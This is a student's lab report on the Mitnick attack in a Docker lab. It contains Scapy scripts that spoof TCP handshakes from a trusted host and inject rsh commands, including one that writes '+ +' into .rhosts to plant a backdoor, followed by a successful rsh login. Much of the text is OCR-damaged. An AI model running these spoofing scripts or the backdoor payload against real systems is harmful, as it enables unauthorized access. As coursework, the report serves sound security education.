Lab-6 Report: Mitnick Attack

Shrikant Kale - 700727822

Lab Environment Setup

- Created Lab environment using docker containers.
- To execute docker container, I have used docker-compose commands.
 - o dcbuild (docker-compose build) to build the docker container image
 - o dcup (docker-compose up) to run the docker container
 - o dcdown (docker-compose down) to shut down the container

Task 1) SYN Flooding Attack

Pinging the trusted-server-10.9.0.6. In order to have it in the arp cache. And then taking down the trusted server to replicate the SYN attack

```
seed@f65261e9f4ef:~$ ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.180 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.130 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.165 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.135 ms
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8199ms
rtt min/avq/max/mdev = 0.080/0.130/0.180/0.028 ms
```

Taking the trusted server down in order to simulate SYN attack

```
[10/12/21]seed@VM:~$ dockps
1340aaec6496 seed-attacker
f65261e9f4ef x-terminal-10.9.0.5
```

Adding the cm flag, by running the "ARP -S IP MAC" command

```
root@Tb52ble9T4eT:~# arp -n
                        HWtype HWaddress
                                                     Flags Mask
                                                                           Iface
Address
                        ether 02:42:9f:30:e4:1b
10.9.0.1
                                                                           eth0
                                                     C
10.9.0.6
                        ether 02:42:0a:09:00:06
                                                                           eth0
root@f65261e9f4ef:~# sudo arp -s 10.9.0.6 02:42:0a:09:00:06
bash: sudo: command not found
root@f65261e9f4ef:~# arp -s 10.9.0.6 02:42:0a:09:00:06
root@f65261e9f4ef:~# arp -n
                        HWtype HWaddress
Address
                                                     Flags Mask
                                                                           Iface
10.9.0.1
                                02:42:9f:30:e4:1b
                                                                           eth0
                         ether
                         ether 02:42:0a:09:00:06
10.9.0.6
                                                     CM
                                                                           eth0
```

2.1: PYTHON SCRIPT FOR SPOOFING SYN PACKET.

```
GNU nano 4.8

"!usr/bin/python3

from scapy.all import *

import sys

print("Sending Spoofed SYN Packet ...")

IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")

TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=778933536)

pkt = IPLayer/TCPLayer

send(pkt,verbose=0,iface="br-5385cec0d4a8")
```

PYTHON SCRIPT FOR SNIFFING THE SYN+ACK PACKET. AND TO SEND THE ACK PACKET.

```
GNU nano 4.8
from scapy.all import *
import sys
X_{terminal_IP} = "10.9.0.5"
X_{terminal_Port} = 514
Trusted_Server_IP = "10.9.0.6"
Trusted Server Port = 1023
def spoof_pkt(pkt):
        sequence = 778933536 + 1
        old ip = pkt[IP]
        old_tcp = pkt[TCP]
        tcp len = old ip.len - old ip.ihl*4 - old tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old ip.src, old tcp.sport,
                old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
        if old_tcp.flags == "SA":
                print("Sending Spoofed ACK Packet ...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted Server Port,dport=X terminal Port,flags="A",
```

ESTABLISHING THE TCP CONNECTION BY RUNNING THE SNIFF AND SPOOF CODE.

```
65261e9f4ef
                   seed-image-ubuntu-mitnick
     Up 3 days
10/12/21]seed@VM:~$ dockersh d3
ockersh: command not found
10/12/21]seed@VM:~$ docksh d3
oot@VM:/# cd volumes/
oot@VM:/volumes# nano T2.1.1.py
oot@VM:/volumes# mv T2.1.1.py T2.1.2.py
oot@VM:/volumes# nano T2.1.1.py
oot@VM:/volumes# ls
2.1.2.py T2.1.3.py spoof2.1.py
oot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# python3 T2.1.2.py
Croot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# python3 T2.1.2.py
Croot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# nano T2.1.2.py
oot@VM:/volumes# nano spoof2.1.py
oot@VM:/volumes# python3 T2.1.2.py
0.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
ending Spoofed ACK Packet ...
```

```
root@VM:/volumes# cd spoof2.1.py
bash: cd: spoof2.1.py: No such file or directory
root@VM:/volumes# nano spoof2.1.py
root@VM:/volumes# rm spoof2.1.py
root@VM:/volumes# nano spoof2.1.py
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM:/volumes# nano T2.1.3
root@VM:/volumes# mv T2.1.3 T2.1.3.py
root@VM:/volumes# ls
T2.1.2.py T2.1.3.py spoof2.1.py
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM:/volumes# python3 spoof2.1.py
Sending Spoofed SYN Packet ...
root@VM · /volumes#
                                                                           Protocol Length Info
ARP 42 Who has 18.9.0.57 Tell 18.9.0.1
                                                    Destination
        Time Source
1 2021-10-12 02:5... 02:42:9f:30:e4:1b
2 2021-10-12 02:5... 02:42:0a:09:00:05
                                                                           ARP
ARP
                                                    Broadcast
02:42:9f:30:e4:1b
                                                                                        42 10.9.0.5 is at 02:42:0a:09:00:05
                                                                                  54 1023 - 514 [STN] Seq=778933536 Min=8192 Len=0

58 514 - 1023 [STN, ACK] Seq=311312539 Ack=778933537 Min=64240 L

42 Who has 19.9.0.57 rell 10.9.0.1

42 10.9.0.5 is at 02:42:0a:09:00:05
        3 2021-10-12 02:5.. 10.9.0.6
4 2021-10-12 02:5.. 10.9.0.5
                                                                           TCP
        5 2021-10-12 02:5... 02:42:9f:30:e4:1b
6 2021-10-12 02:5... 02:42:0a:09:00:05
                                                   02:42:9f:30:e4:1b
                                                                           ARP
                                                                                        54 1023 - 514 [ACX] Seq=778933537 Ack=311312540 Wi
81 Standard query 0x4e66 PTR 6.0.9.10.in-addr.arpa
        8 2021-10-12 02:5.. 10.9.0.5
                                                    192.168.142.2
                                                                           DNS
                                                   10.9.0.5
02:42:9f:30:e4:1b
      9 2021-10-12 02:5.. 192.168.142.2
10 2021-10-12 02:5.. 02:42:0a:09:00:05
                                                                                        81 Standard query response 8x4e66 1
42 Who has 10.9.0.1? Tell 10.9.0.5
                                                                           DNS
                                                                                                                    e 8x4e66 No such name PTR 6.0.9.10.in-
> Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface veth6021d6a, 1d 0

> Ethernet II, Src: 02:42:9f:30:e4:1b (02:42:9f:30:e4:1b), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

> Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 778933537, Ack: 311312540, Len: 0 Source Port: 1023
Destination Port: 514
    [Stream index: 0]
[TCP Segment Len: 0]
0000 02 42 0a 09 00 05 02 42 9f 30 e4 1b 08 00 45 00 0010 00 28 00 01 00 00 40 06 65 b3 0a 09 00 06 0a 09 0020 00 05 03 ff 02 02 2c 6d 95 21 12 8e 40 9c 50 10 0030 20 00 5e fe 00 00
```

TASK #2.2: SPOOF THE SECOND TCP CONNECTION

PYTHON CODE FOR ESTABLISHING TCP CONNECTION WITH X-TERMINAL

```
#!usr/bin/python3
from scapy.all import *
import sys
X_terminal_IP = "10.9.0.5"
X_terminal_Port = 514
Trusted_Server_IP = "10.9.0.6"
Trusted Server Port = 1023
def spoof_pkt(pkt):
         sequence = 778933536 + 1
          old ip = pkt[IP]
          old tcp = pkt[TCP]
         tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
          if old_tcp.flags == "SA":
                    print("Sending Spoofed ACK Packet ...")
                    IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="A",
                    seq=sequence, ack= old_ip.seq + 1)
pkt = IPLayer/TCPLayer
```

```
print("Sending Spoofed RSH Data Packet ...")
data = '9090\x00seed\x00seed\x00touch /tmp/Sharw\x00'
pkt = IPLayer/TCPLayer/data
send(pkt,verbose=0,iface="br-5385cec0d4a8")
```

Python code for spoofing the second connection

```
GNU nano 4.8
                                                                     A2.2.py
#!usr/bin/python3
from scapy.all import *
import sys
X_{terminal_IP} = "10.9.0.5"
X_terminal Port = 1023
Trusted_Server_IP = "10.9.0.6"
Trusted Server Port = 9090
def spoof_pkt(pkt):
        sequence = 378933595
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]
        if old_tcp.flags == "S":
                print("Sending Spoofed SYN+ACK Packet ..
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="SA",
                 seq=sequence, ack= old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
                send(pkt,verbose=0,iface="br-5385cec0d4a8")
pkt = sniff(filter="tcp and dst host 10.9.0.6 and dst port 9090", prn=spoof_pkt,iface="br-5385cec0d4a8")
```


Establishing the connection, by running the python code.

```
attaacker
root@VM:/volumes# python3 A2.1.py
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ...
Sending Spoofed RSH Data Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=A Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
```

Spoofing the second connection, by running the python command.

```
root@VM:/# cd /v
var/ volumes/
root@VM:/# cd /volumes/
root@VM:/volumes# python3 A2.2.py
Sending Spoofed SYN+ACK Packet ...
```

WIRESHARK TRAFFIC VERIFYING THE ATTACK



WE ARE ABLE TO VERIFY THAT THE FILE HAS BEEN CREATED. SCREENSHOT BELOW



TASK 3: SETTING UP A BACKDOOR

PYTHON CODE FOR SPOOFING, SNIFFING, & ESTABLISHING TCP CONNECTION WITH THE X-TERMINAL 10.9.0.5

```
attaacker
GNU nano 4.8
                                                              A2.1.py
#!usr/bin/python3
from scapy.all import *
import sys
X_{terminal_IP} = "10.9.0.5"
X_{terminal Port = 514}
Trusted Server IP = "10.9.0.6"
Trusted Server Port = 1023
def spoof_pkt(pkt):
        sequence = 778933536 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]
        tcp len = old ip.len - old ip.ihl*4 - old tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old ip.src, old tcp.sport,
                old ip.dst, old tcp.dport, old tcp.flags, tcp len))
        if old tcp.flags == "SA":
                print("Sending Spoofed ACK Packet ...")
                IPLayer = IP(src=Trusted Server IP, dst=X terminal IP)
```

```
print("Sending Spoofed RSH Data Packet ...")
data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
pkt = IPLayer/TCPLayer/data
send(pkt,verbose=0,iface="br-5385cec0d4a8")
```

Python code for spoofing the second connection

```
GNU nano 4.8
                                                               A2.2.py
#!usr/bin/python3
from scapy.all import *
import sys
X_{terminal_IP} = "10.9.0.5"
X terminal Port = 1023
Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 9090
def spoof_pkt(pkt):
        sequence = 378933595
        old ip = pkt[IP]
        old_tcp = pkt[TCP]
        if old_tcp.flags == "S":
                 print("Sending Spoofed SYN+ACK Packet ...")
                 IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                 TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="SA",
                 seq=sequence, ack= old_ip.seq + 1)
                 pkt = IPLayer/TCPLayer
                 send(pkt,verbose=0,iface="br-5385cec0d4a8")
pkt = sniff(filter="tcp and dst host 10.9.0.6 and dst port 9090", prn=spoof_pkt,iface="br-5385cec0d4a8")
```


Establishing the connection by running the python code. screenshot below:

```
`Croot@VM:/volumes# nano A2.1.py
root@VM:/volumes# ls
12.1.py A2.2.py T2.1.2.py T2.1.3.py spoof2.1.py
root@VM:/volumes# nano A2.1.py
root@VM:/volumes# python3 A2.1.py
Sending Spoofed SYN Packet
LO.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ..
Sending Spoofed RSH Data Packet ...
l0.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0
l0.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
LO.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
LO.9.0.5:1023 -> 10.9.0.6:9090 Flags=A Len=0
l0.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
L0.9.0.5:514 -> 10.9.0.6:1023 Flags=FA Len=0
l0.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
LO.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
LO.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
l0.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
l0.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=1
```

Running the second python command to spoof the second connection

```
root@VM:/# cd /v
var/ volumes/
root@VM:/# cd /volumes/
root@VM:/volumes# python3 A2.2.py
Sending Spoofed SYN+ACK Packet ...
^Croot@VM:/volumes# nano A2.2.py
root@VM:/volumes# nano A2.1.py
root@VM:/volumes# python3 A2.2.py
Sending Spoofed SYN+ACK Packet ...
^Croot@VM:/volumes#
```

Verifying the attack with WIRESHARK



Checking the rhost file. verifying that our payload has worked successfully

```
. .. .basn_history .bash_logout .bashrc .local .profile .rhosts
seed@f65261e9f4ef:~$ cat .rhosts
+ +
seed@f65261e9f4ef:~$
```

From the attacker (connecting the x-terminal). Screenshot below:

□ ▼ attaacker

root@VM:/# su seed

seed@VM:/\$ ls

oin dev home lib32 libx32 mnt proc run srv tmp var boot etc lib lib64 media opt root sbin sys usr volumes

seed@VM:/\$ cd

seed@VM:~\$ rsh 10.9.0.5 date Fue Oct 12 15:21:25 UTC 2021 seed@VM:~\$ rsh 10.9.0.5

Velcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Jbuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

: 00/066576100f/0f._¢